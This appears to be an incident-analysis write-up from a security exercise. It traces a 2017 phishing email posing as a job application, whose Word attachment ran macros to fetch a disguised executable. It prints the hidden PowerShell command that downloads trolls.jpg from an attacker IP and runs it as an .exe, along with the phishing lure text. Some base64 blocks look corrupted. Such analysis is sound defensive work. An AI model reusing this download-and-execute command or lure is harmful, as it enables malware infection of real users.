
```
analyst@secOps double_trouble]$ file trolls.jpg
trolls.jpg: PE32 executable (GUI) Intel 80386, for MS Windows
analyst@secOps double_trouble]$
```

The file was hashed using sha256sum

```
Terminal
File Edit View Search Terminal Help
[analyst@secOps double_trouble]$ sha256sum trolls.jpg
9769c68884d4904f91dd222d0889dd25e7357cb7ef4cfa730d0cf940422bbf3 trolls.jpg
[analyst@secOps double_trouble]$
```

And it was sent to VirusTotal for scanning.

As we have seen, the file has a terrible reputation and contains malicious content.



Let's record the time the file was downloaded: April 20, 2017, 11:21:32 PM

Three days earlier, a letter was found containing the following message

Content-Transfer-Encoding: base64

PGJvZHKgdGl0bGU9IiI+V2hhdCdzIG5ldz8gPGJyPjxicj4NCkkgdmlzaXRlZ

```
CB5b3VyIHdlYnNp
dGUgdG9kYXkuLiA8YnI+DQpJJ20gY3VycmVudGx5IGxvb2tpbmcgZm9yIHdvc
msgZWl0aGVyIGZl
bGwgdGltZSBvciBhcyBhIGludGVybiB0byBnZXQgZXhwZXJpZW5jZSBpbiB0a
GUgam9iIGZpaWVs
ZC4gPGJyPg0KUGxlYXNlIGxvb2sgb3ZlciBteSBDViBhbmQgbGV0IGllIGtub
3cgd2hhdCB5b3Ug
dGhpbmsuPGJyPjxicj4NCg0KDQoNCiRoYW5rIHlvdSBmb3IgeW91ciB0aW1lL
CA8YnI+DQoNCi0t
IDxicj4NCnNlZSBzaGVuYW5kb2FoIGllbW9yaWFsIGhvc3BpdGFsDQo8L2JvZ
Hk+DQo=
```

```
----InfrawareEmailBoundaryDepth1_8AF3E921----
```

```
----InfrawareEmailBoundaryDepth1_70E27267--
```

```
Content-Type: application/msword;
    name="see shenandoah memorial hospital.doc"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
    filename="see shenandoah memorial hospital.doc"
```

If we try to decode our file using the appropriate tool, we will get the following message

## Decode from Base64 format

Simply enter your data then push the decode button.

```
V2hhdCdzIG5ldz8NCg0KSSB2aXNpdGVkiHlvdXIgd2Vic2l0ZSB0b2RheS4uDQpJJ20gY3VycmVu
dGx5IGxvb2tpbmVmcGZm9yIHdvcmsgZWl0aGVyIGZ1bGwgdGltZSBvciBhcyBhIGludGVybiB0byBn
ZXQgZXhwZXJpZW5jZSBpbIB0aGUgam9iIGZpaWVsZC4NCIBsZWZzZSBsb29rIG92ZXIgbXkgQ1Yg
YW5kIGxldCBtZSBrbm93IHdoYXQgeW91IHRobaW5rLg0KDQpUaGFuayB5b3UgZm9yIHlvdXIgdGlt
ZSwNCi0tDQpzZWUgc2h1bmFuZG9haCBtZW1vcmlhbCBob3NwaXRhbA0K
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

What's new?

I visited your website today..  
I'm currently looking for work either full time or as a intern to get experience in the job field.  
Please look over my CV and let me know what you think.

Thank you for your time,  
--  
see shenandoah memorial hospital  
|

Subject: Hi

---

**From:** see shenandoah memorial hospital <mautzel1982@t-online.de>

Monday, April 17, 2017 at 4:55 PM

To: dunhambrothers@dunhamhillsmortuary.com

---

What's new?

I visited your website today..

I'm currently looking for work either full time or as a intern to get experience in the job field.

Please look over my CV and let me know what you think.

Thank you for your time,

--

see shenandoah memorial hospital




see  
shenandoah  
memorial  
hospital.doc

We extracted the file itself and hashed it

997e71a509bba6d363b1e7a7f4f5ba30e83abee12b15269bec40eb110f2a254

and ran it through Virustotal



Using the [reverse.it](#) tool in an isolated environment, we noticed that the file runs macros and triggers a redirect to download trolls.jpg, so EMAIL

2017-04-17-2155-UTC.eml

## Hybrid Analysis

**Tip:** Click on an analysed process below to view more details.

Analysed 2 processes in total.

WINWORD.EXE /n "C:\seeshenandoahmemorialhospital.doc" (PID: 2304)

powershell.exe powershell -WindowStyle Hidden \$wscript = new-object System.Net.WebClient;\$random = new-object random;\$urls = 'http://185.165.29.36/trolls.jpg?Split(,);\$name = \$random.next(1, 65536);\$path = \$env:temp + '\' + \$name + '.exe';foreach (\$url in \$urls){try{\$webclient.DownloadFile(\$url.ToString(), \$path);Start-Process \$path;break;}catch{write-host \$\_.Exception.Message;}} (PID: 3720)

Logged Script Calls | Logged Stdout | Extracted Streams | Memory Dumps | Reduced Monitoring | Network Activity | Network Error | Multiscan Match

is the answer for Marcus. Marcus saw a job application letter in which macros were run via a .doc file to infect Marion's computer.

## Marcus's Findings

1. On April 17, 2017, Marcus received a phishing email with the subject line "Hi" from a fake job applicant ( `mautzel1982@t-online.de` ). An infected Microsoft Word document ( `see shenandoah memorial hospital.doc` ) was attached to the email.
2. When Marcus opened the document, a hidden malicious macro (VBA script) was triggered.
3. The macro initiated a background PowerShell process ( `WindowState Hidden` ), which downloaded a malicious executable file from the attackers' IP address ( `185.165.29.36` ). To bypass basic security measures, the file was disguised as an image ( `trolls.jpg` ), but was actually a Windows executable (PE32).
4. The script saved the downloaded file with the `.exe` extension to a temporary folder and executed it. Subsequently, the compromised system communicated with `myexternalip.com` to verify its external IP address and generated traffic on the Tor network.

The incident has been successfully investigated. The connection between the initial phishing email and the network artifacts (request to `trolls.jpg` ) has been 100% confirmed by dynamic analysis data (Hybrid Analysis).

---

Stanislav Zholob

24.05.2026